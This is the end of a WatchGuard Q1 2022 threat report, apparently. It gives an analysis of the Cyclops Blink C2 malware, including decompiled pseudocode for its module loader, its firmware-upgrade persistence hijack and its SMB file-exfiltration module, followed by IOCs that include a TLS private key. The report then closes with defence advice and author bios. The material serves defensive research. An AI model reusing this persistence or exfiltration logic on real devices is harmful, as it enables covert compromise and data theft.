Figure 32: C2 Listening Server Default Response

Bot clients that have been instructed to retrieve a module can download them from the module URL formatted as: https://c2:port/d/<prx_module_name>

C2 Modules

The threat actor can also register a new C2 module using the 0xDEADCAFE command, the threat actor sends a request with the following format:

Offset (size)	0 (4 bytes)	4 (2 bytes)	6 (2 bytes)
Data	Module size	Flags + Module ID	Filename length

Figure 33: C2 Module Registration Structure

Supported Flags:

Flags	Description
0x00	Creates a file ".bmfn_%u_%lu" in the storage directory and executes it via ELF reflective loader.
0x40	Creates a file "/usr/bin/.bmfn_%u_%lu" and executes it via execve Linux API.
0x80	Creates a file in the storage directory with the given filename and executes it via execve Linux API.

```
if ( g_module_flags )
  goto RUN_AS_EXECUTABLE_FILE;
g_elf_base = ELF_reflective_loader(g_module_path, 2);
if ( g_elf_base )
{
  sub_1011F6C8();
  init_module = ELF_reflective_loader_get_symbol(g_elf_base, "init");
  v1 = sub_1011F6C8();
  v2 = v1;
  if ( !init_module
    || v1
    || (init_code = init_module(),
        main_module = ELF_reflective_loader_get_symbol(g_elf_base, "main"),
        v11 = sub_1011F6C8(),
        v2 = v11,
        !main_module)
    || v11 )
  {
    rc = -1;
    vargs_str(g_dev_null_w_2, "%s\n", v2);
  }
  else
  {
    vargs_string("%3hu %5hu\n", init_code, g_download_mod_id);
    libc_fflush(0);
    rc = main_module(dword_101809B4, g_modules);
  }
}
else
{
  rc = -1;
  v12 = g_dev_null_w_2;
  v13 = *_errno_location_2();
  v14 = perror(v13);
  v15 = sub_1011F6C8();
  vargs_str(v12, "dlopen fail (%d: %s)(%s)\n", v13, v14, v15);
}
```

Figure 34: C2 Module Registration Handler

Malware Persistence

The C2 variant of the CPD malware uses the same persistence methods as the victim layer BOT variants. During initialization, it creates a fork subprocess that checks for the existence of the file "/pending/WGUpgrade-dl" every second. This file appears in the filesystem when a Firebox administrator uploads a firmware upgrade package using the normal management interfaces. When the thread detects that file, it creates a copy of the CPD binary at the location "/bin/install_upgrade", overwriting the normal firmware installation executable.

```
    ppid = sys_getppid();
    sys_umask(0);
    remount_root_as_rw();
    sys_mkdir("/pending/bin", 511u);
    sys_mkdir("/pending/lib", 511u);
    if ( sys_stat("/pending/bin/busybox-rel", &v3) || v3.st_size <= 255 )
      copy_file("/bin/busybox-rel", "/pending/bin/busybox-rel", 1u);
    if ( sys_stat("/pending/lib/libpam.so.0", &v3) || v3.st_size <= 255 )
      copy_file("/lib/libpam.so.0", "/pending/lib/libpam.so.0", 1u);
    if ( sys_stat("/pending/lib/libc.so.6", &v3) || v3.st_size <= 255 )
      copy_file("/lib/libc.so.6", "/pending/lib/libc.so.6", 1u);
    if ( sys_stat("/pending/lib/libpam_misc.so.0", &v3) || v3.st_size <= 255 )
      copy_file("/lib/libpam_misc.so.0", "/pending/lib/libpam_misc.so.0", 1u);
    _sys_sync();
    while ( sys_stat("/pending/WGUpgrade-dl", &v3) )
    {
      if ( ppid != sys_getppid() )
        goto EXIT;
      sleep(1);
    }
    remount_root_as_rw();
    if ( sys_stat("/pending/bin/install_upgraded", &v3) )
      copy_file("/bin/install_upgrade", "/pending/bin/install_upgraded", 0);
    if ( sys_stat("/pending/bin/S51armled", &v3) )
      copy_file("/etc/runlevel/4/S51armled", "/pending/bin/S51armled", 0);
    if ( sys_stat("/pending/bin/cpd", &v3) )
    {
      copy_file("/usr/bin/cpd", "/pending/bin/cpd", 0);
      copy_file("/usr/bin/cpd", "/bin/install_upgrade", 0);
    }
EXIT:
    sub_1000C6C4();
    _sys_sync();
    sys_exit(0);
  }
```

Figure 35: C2 Persistence Script

The Firebox executes the install_upgrade program as part of the normal upgrade process. When the CPD malware detects that it was launched as "/bin/install_upgrade", it repackages the legitimate firmware package to include the cpd malware and then runs the legitimate "install_upgrade" program to complete the upgrade.

```
sys_getpid();
if ( pid != 1 || !strstr(*argv, "install_upgrade") )
  return 0;
sys_umask(0);
sys_mkdir("/proc", 511u);
cont = 0;
sys_mount("none", "/proc", "proc", 0, "");
do
  sys_wait4(-1, 0, 1);
while ( cont++ != 299 );
repack_firmware_with_pending();
execute_execve("/pending/bin/install_upgraded", "/pending/bin/install_upgrade", "/pending/MBUpgrade-dl");
sys_reboot(0x1234567);
return 0;
```

Figure 36: C2 Upgrade Execution

The SMB PRX Module

While we continue to have no evidence of attempted or successful data exfiltration by the Cyclops Blink botnet, we were able to analyze one PRX module that the threat actors had staged on a C2 server. Using this module, a C2 could instruct a BOT to identify open SMB servers on the network and retrieve files.

The SMB PRX Module has two different modes, a targeted mode and a discovery mode. The module enters targeted mode if it receives a target IP, otherwise it flips to discovery mode which uses the infected device's ARP table to discover potential SMB servers.

The module attempts to connect to potential targets on the SMB port 139 and stores the results in an internal table. For each SMB target, the module then:

1. Attempts to connect to the server with a connection context of user: "guest" pass: "".
2. If the connection is successful, enumerates the available files, filtered by an optional extension or file age parameter.
3. Does one of four selectable actions with the identified files:
   a. Sends just the enumeration of the directory files
   b. Sends the content of a specific file
   c. Sends the content of all files in the directory

The module is limited to reading only the first 8 MB of any given file and queues all files to be sent in /var/tmp/tmp_file_%u_%u on the infected device before sending them to the C2. In the past, we have seen many botnets with fileshare and SMB discovery capabilities, including some that try to bruteforce, dictionary attack, or sniff and replay credentials in order to access more secure shares. This one, by comparison, seems very crude and basic and could only find the most insecure shares that allow guest access. This suggests that file access was not a top objective for these threat actors.

```
time(0);
rand_val = _wrap_random(time_val);
sprintf(v35, s_var_tmp_path[0], time_val, rand_val);// /var/tmp/tmp_file_%u_%u
fd_tmp_file = wrap_fopen(v35, s_file_mode[0]);// "w+"
if ( fd_tmp_file )
{
  w_snprintf(fd_tmp_file, s_file_str, arg4_smb_path);// "file:%s" % path
  while ( 1 )
  {
    if ( read_size + block_size > *g_max_file_size[0] )
      block_size = *g_max_file_size[0] - read_size;
    n_bytes = read_smb_file(fd, buff, block_size);
    if ( n_bytes > 0 )
    {
      wrap_fwrite(buff, 1, n_bytes, fd_tmp_file);
      read_size += n_bytes;
    }
    if ( read_size >= *g_max_file_size[0] )// 0x800000
      break;
    if ( n_bytes <= 0 )
      goto READ_ALL_BYTES;
  }
  b_not_read_all_bytes = 1;

  smb_close(fd);
  tmp_file_size = get_file_size(fd_tmp_file);
  wrap_fseek(fd_tmp_file, 0, 0);
  packet_to_bot = malloc(tmp_file_size + 4);
  wrap_fread((packet_to_bot + 1), tmp_file_size, 1, fd_tmp_file);
  fclose(fd_tmp_file);
  sys_unlink(v35);
  if ( b_not_read_all_bytes == 1 )
    packet_to_bot[1] = 'crop';// porc
  *packet_to_bot = tmp_file_size;
  HIDWORD(count) = tmp_file_size + 4;
  if ( (write(*g_pipe2, packet_to_bot, count) >> 32) <= 0 )
    exit(0);
  free(packet_to_bot);
}
else
{
  smb_close(fd);
}
```

Figure 37: SMB PRX Module

IOCs

Created files

Filename	Description
.bcfn	Config file (neighbors IPs, C2 Port, Interval)
.bofn_%d_%d	Storage files (packets received from bots)
/var/run/cpd.pid	Server PID file
.bmfn_%u_%lu	C2 modules
.pmfn_%s	PRX modules

C2 Ports

1. 3269
2. 636
3. 989

RSA public key (2048 bits)


```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgK-
CAQEAsCOOjzvqq1klXQddo5Hn
u9pNr1SK+QWdyrDuJsCJZEwR5Os1Z/qH0upqCrKm-
j9Xv4EMqODfwLAEv6bj0Xexl
nh7HYF9qsGW2bfvVRGRMjL6MjeWpNqWTYFl7+WlNZ-
dAIcp9AWTUmsaRD4aYcJdD0
eVHf9M7iurdmC54NJT8DSSl4Ql1k1dVxwBD-
Z6lVYszMG2LeVqOwtj4XFZ+sX5AwU
TsMIB/zN+FUWaoW/HXMBmgNmcE7Gqiq2VA5ptg6qs-
R7bG9hTf/Yacs3OLt5ImBT3
hTEXnKjCBH9ifI3xNad8XyvsJaFcDRmsowG/
zTP0fsrAD3qz0IOEnS9WOdwty+It
XQIDAQAB
-----END PUBLIC KEY-----
```


TLS server certificate


```
-----BEGIN CERTIFICATE-----
MIIDfTCCAmWgAwIBAgIUeoJEJ0OxsXBG8lZsmKhP-
BoCduxcwDQYJKoZIhvcNAQEL
BQAwTjELMAkGA1UEBhMCVVMxDjAMBgNVBAgMB-
VN0YXRlMQ0wCwYDVQQHDARDaXR5
MQwwCgYDVQQKDANPcmcxEjAQBgNVBAMMCWxvY2F-
saG9zdDAeFw0yMTEyMjAxMjQw
NDhaFw0zMTEyMTgxMjQwNDhaME4xCzAJBgNVBAY-
TAlVTMQ4wDAYDVQQIDAVTdGF0
ZTENMAsGA1UEBwwEQ2l0eTEMMAoGA1UECgwDT3Jn-
MRIwEAYDVQQDDAlsb2NhbGhv
c3QwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwg-
gEKAoIBAQC/eCphpr7IIllwX0Oc
H0Z81jT6WwGNu28H66M3rqG3Hk7w5SMpiFZnoZ/
ChAp0az72QEQIGNx3rSQ6U49c
UQ/NdjlWO6TB/HiO+LQJ6W0tKuaTa3Td6VQuysrY-
fY3FiHqBnCaqzxuATAUvgnQp
rm5mTPdhMPLPM4bQ5UZgeP2Br1rE5c9Jp9SKz3u-
vOSnSl75FsxHtQLJq89mwNUko
jYVhTjy1oaHEVFJNdlt8/V1+ZV2oZK17fRSvN-
jH85ZP7lOy3sa/5Is/jwFL20CQT
ktPBSFes+UCjOQ5G+NRx6j7QGiTsu9dccDgweU-
1s6iiNyHd8KCSvaWu7q6D4jofa
imxvAgMBAAGjUzBRMB0GA1UdDgQWBBSn-
1hOIb4nKhTneYLkl2FePDo+uUzAfBgNV
HSMEGDAWgBSn1hOIb4nKhTneYLkl2FePDo+uUzAPB-
gNVHRMBAf8EBTADAQH/MA0G
CSqGSIb3DQEBCwUAA4IBAQC7iOedL9n0hpkVaCHW/
D0NOMgQJeldiLwsJrFTXz0j
OaepMNdQ/Gq7c2DWcdgeY4Yquve5sI7jl+tp-
jEK1NunF9GL+KUS92750N1M4R1n2
JbsUTLp6EMl5A31ulzmT5072FVcXj9m7nx-
BeAo615HnKE1Dg4khBfgtpuvATKV0d
/M0TKWhv6hJHDXDFC2vpqSWzhcZlwrpK5G3d-
Fi1lLZq42e8LA6FGl4iNJ0+iAqai
F2mmFmvKDBOPjbJrfZnB0wQ7XQevy4rjnmN-
Wo169p8/CHteETkgmHuaJdKvravum
L32pGxaGb7ZsoW7TpdkeUq7bLvWP8Bx60CRqD6u-
68UMU
-----END CERTIFICATE-----
```


TLS server key


```
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggS-
jAgEAAoIBAQC/eCphpr7IIllw
X0OcH0Z81jT6WwGNu28H66M3rqG3Hk7w5S-
MpiFZnoZ/ChAp0az72QEQIGNx3rSQ6
U49cUQ/NdjlWO6TB/HiO+LQJ6W0tKuaTa3Td-
6VQuysrYfY3FiHqBnCaqzxuATAUv
gnQprm5mTPdhMPLPM4bQ5UZgeP2Br1rE5c-
9Jp9SKz3uvOSnSl75FsxHtQLJq89mw
NUkojYVhTjy1oaHEVFJNdlt8/V1+ZV2oZK17fRSvN-
jH85ZP7lOy3sa/5Is/jwFL2
0CQTktPBSFes+UCjOQ5G+NRx6j7QGiTsu9dccDgwe-
U1s6iiNyHd8KCSvaWu7q6D4
jofaimxvAgMBAAECggEAIsiv2mGykyU6XmHQJJL-
B+Xfo0/qog5kjiKrUUg9VrbDB
4p2eD7OHDvibz3ixdYjuPUpbkaUCmHNJ+5ammrzX-
RBpQPExFmEBHnqGsA4j2npgG
n42MA6yZ8I5C36Wfld0/dEBr/ef2NQ6aepEWjWP1B-
nzBDFUaJ25S9axRZsFUPLTQ
Cz1fiLpKtqHHlE2/SfhgTBVk8i1D0n6WgFi9/
```

```
sHtx4YrpRRB9JGp+noTd4k8BPsN
CojBwyvRxXd0kv/x9Sb3UxpbK/uVNDecc8tI/WRCO-
Q7tcDghSTN1CD5EQWThQVSp
XKtvNEw/f0lKPxdU/hDo5pFuwp5nt3zsB4l9sC2X-
sQKBgQDsBP13TMcsmFNPbWrd
ZlkKNpYrSTCBhhNu11MD+a4Xz3h5oTM9EA1KDhZtN-
P44Z5dAYbArDT6qLyuwGvVi
Kn5Yyw6/UU7H9cpHOQPxiqdsqlfIPybOn5/ueYqxh-
bE/7Pi9mV1RVYbMweIj+WB+
TMvAAmQoZCNZiLWi3VHfNSVf3QKBgQDPra/
HBU9b8KsVzrMsDBijtTL7jMA0VunF
TnjGdmOm/btgMBWnpJbgxG0tVS8Ecd0UQR52vDf-
b9XURuDazJdQKhs+dZLn9Aszg
iR+8hMOs/Cqwu2jh4W/2/6Fiyk+7BewQeRDyqN/2m-
fbP0uK5O2YY+dKqBvWErT/M
CljMu6+euwKBgA+v9TjsvYBVT5RD7YpxtxFat3i-
BENxLEReY8EefXNbwT02mTUWN
v5Rgg1UW5J7TI9Z/p7n002l0YS7/W7f+ow87z+s-
feGEKETvSqlRvptkuKU+CAw5Q
xcyP/4v1Gubo1U+k1fMGAEOzz1gcx-
zEd4Z0Ni6KzpTXaRFhi5YI0ghtxAoGAEaGx
VrhAsJGSNNvDom20edGcbnbYqpjmZ/XtkwviEf9g-
tR3f+Mekd5i1nC+rOjlgh6Ov
rmz0YRxJwCNfoX4IrowbfEVc9PoT4sxBgYPUC-
Q+voCmJEgRNuS6iyPxcIIi0LgHZ
SoDD4u/XYHWLAibk2CH9nKnSll0PGYeXWmpk0pkCg-
YEA0yFAbwLHfnHh/PJv4xio
NDcrfXG1l5SmnCY1jb5AShcQdFYvsS4UAfb00pFbG-
GK0A8zzHP9QXiNSZQWZI3EN
TlpSem4XyB1ZFhEEqzAiigWSTEZh3nxT-
BAWliZcKQpyXgh0QtE38JdykMR88HTgu
AaEGTCwPbB84nAxJ3o0c1Xo=
-----END PRIVATE KEY-----
```


Additional file hash IOCs for both the BOT and C2 samples, as well as some of the threat actor's TOR exit nodes, can be found in this **Secplicity IOC post**.

Credits

We would would like to thank the WatchGuard Labs malware analyst team, including but not limited to Daniel García Gutiérrez, for their analysis of these samples, as well as the intelligence community and outside partners who assisted with this research.

Conclusion & Defense Highlights

WatchGuard

Conclusion & Defense Highlights

As mentioned in the introduction, most top experts in their field realize that data-driven decisions usually offer the best results. Whether you're a doctor, NASA astrologer, or carpenter, you'll do better at your job if you have the right health metrics, satellite imagery, or measurements to guide the judgements and choices you make in your job. The same is true in our profession of information security. You probably have a long queue of security projects for your organization, but threat data can at least help you prioritize the most important defenses to implement first.

With that in mind, what trends did the data from this quarter's report tell us? Well, in a nutshell, ransomware has increased, Emotet is back with a vengeance, malware often leverages malicious Office documents, attackers are targeting Log4shell, and most malware starts with malicious PowerShell scripts. With that data and analysis, you now know to prioritize your Q2 mitigation strategies towards those threats. Here are a few defenses that could help.

Renew your ransomware resistance

I'm going to be honest. I'm so bored of talking about ransomware. By now, I suspect you all know ransomware defense practices and unfortunately have heard them so often that you could recite them in your sleep. In fact, we must be doing a decent job of instituting those best practices, since ransomware was down in previous quarters. Yet, ransomware has surged again, forcing us to double-check our fortifications against it. Since ransomware infiltrates networks through many vectors, it requires a layered security strategy, but here are a few of the best practices you should focus on.

- **Master backup and recovery** - While preventing ransomware is paramount, CISOs always sleep better at night if they know they can quickly recovery from any disasters, whether that disaster be forcefully encrypted data and extortion or an earthquake where the earth eats your data center. The obvious answer to this problem is to make sure to have a backup plan. That includes both backups of critical data, and potentially a backup set of servers located elsewhere to spin up in emergencies. While it sounds simple, a good backup program requires a few things. You should have multiple copies of backups, offline options attackers can't find, and make sure you do regular restore tests and understand the time to restore. I recommend googling 3-2-1 or 3-2-2 backup to learn more about strong backup practices.

- **Multi-factor authentication (MFA)** – What does MFA have to do with ransomware? Well, research has shown many breaches involve lost or stolen credentials. Many of the "big game" or targeted ransomware attacks have started with attackers somehow getting a credential and using it to gain internal access to the victim's network, where they can then elevate their privileges and deploy ransomware to many critical servers before launching it. While I also recommend you follow strong password practices, MFA provides the best defense against any credential attack.

- **Leverage layers of proactive anti-malware** – We've said it many times, signature-based malware is no longer sufficient at preventing most malware. You need more proactive malware detection that uses machine learning, behavioral analysis, and contextual rules to catch today's ransomware, which often leverages living-off-the-land (LotL) techniques and legitimate programs to work. Furthermore, we recommend both endpoint and network malware prevention to layer your defenses. WatchGuard products like our endpoint EPDR or our Firebox with services like APT Blocker include these sorts of advanced malware prevention and detection capabilities and cover you from both a network and endpoint perspective.

On top of those high-level ransomware defense tips, be sure to pay attention to the Office hardening and PowerShell tips below, as they specifically can help against ransomware too.

Harden your corporate Microsoft Office security settings

During Q1, and many previous quarters, we have seen many attacks that leverage common Microsoft Office vulnerabilities to weaponize Word documents, Excel spreadsheets, and PowerPoint presentations. Certainly, patching is one of the best ways to mitigate these issues, but some of these Office threats don't require vulnerabilities, but just involve macros or embedded scripts. These types of Office attacks do require a bit more user interaction but often succeed nonetheless.

The good news is Microsoft offers lots of security options in Office or Microsoft 365 (M365) to disable some of the features, like macros and scripting, that pose risk. Obviously, some of us do need macros in our legit documents for our more advanced spreadsheets to work, but Microsoft accounts for that with various levels of granular configuration. You can just disable all macros for everyone, or allow certain users to use them, or do something different with Internet-downloaded Office documents than local ones, or even only allow digitally signed macros to work. In short, Microsoft allows you to greatly harden your Office security through many settings you can force via Group Policy or your M365 cloud.

There are a lot of options available to you to harden Office. Rather than discussing it in full here, I recommend you check out either Microsoft or the UK's National Cybersecurity Centre's (NCSC's) documents on macro security.

- Microsoft's page covering macro security
- NCSC's page on macro security

Toughen up your PowerShell security

This tip is similar to the one above, but for PowerShell. PowerShell is a great utility and scripting language that allows administrators to do many things, but threat actors can also leverage it for evil. However, Microsoft and Windows have several settings that can help you lock PowerShell down. For instance, you can set it to only run approved scripts, or you can set it to only run for privileged users, and you can enable more verbose logging to help detect misuse.

Obviously, you can also use WatchGuard products to watch for malicious PowerShell usage too. WatchGuard EPDR's contextual engine rules can often catch the most common PowerShell misuse. That said, it's still worth the time to try to limit normal employee usage of PowerShell via its settings. For more information on how to harden PowerShell, see both Microsoft and the Australian Cybersecurity Centre (ACSC) pages on this subject.

- Microsoft page on PowerShell script security
- ACSC page on securing PowerShell

So that's the threat and attack data we have for Q1 2022. Now it is up to you to make the best data-driven decisions for your organization with any new facts you have learned. We hope you've found this report insightful and thought-provoking and hope to have you back next quarter. As always, leave your comments or feedback about our report at SecurityReport@watchguard.com, and stay safe!!

Corey Nachreiner

Chief Security Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's security vision. Corey has operated at the frontline of cybersecurity for 22 years, evaluating and making accurate predictions about information security trends. Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, Forbes, Help Net Security, and more. Find him on **www.secplicity.org**.

Marc Laliberte

Technical Security Operations Manager

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

Trevor Collins

Information Security Analyst

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

Ryan Estes

Intrusion Analyst

Ryan is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.

John Schilling

Intrusion Analyst

John is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. John is responsible for identifying and analyzing potential phishing messages and feeding threat intelligence back into WatchGuard's security services. John brings multiple years of security experience on top of a lifetime of technology experience to the team in his work to identify the latest threats and trends.

Josh Stuifbergen

Intrusion Analyst

Josh is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Josh helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Josh's multidisciplinary background with a political science BA and cybersecurity BS offers an added perspective into the geopolitical nature of cybersecurity threats. Past experience researching container security in Kubernetes deployments, and building a Zero-Trust Proof of Concept environment for small organizations contributes to his insights on how organizations face the difficulties of increasingly complex managed environments. His role includes contributing to the Secplicity blog.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in network security, endpoint security, secure Wi-Fi, multi-factor authentication, and network intelligence. The company's award-winning products and services are trusted around the world by nearly 17,000 security resellers and service providers to protect more than 250,000 customers. WatchGuard's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for midmarket businesses and distributed enterprises. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit **WatchGuard.com**.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at **www.secplicity.org**.

©2022 WatchGuard Technologies, Inc. All rights reserved. WatchGuard and the WatchGuard logo, LiveSecurity, IntelligentAV, Fireware, DNSWatch, and Firebox are trademarks or registered trademarks of WatchGuard Technologies, Inc. in the United States and/or other countries. All other tradenames are the property of their respective owners. Part No. WG_062722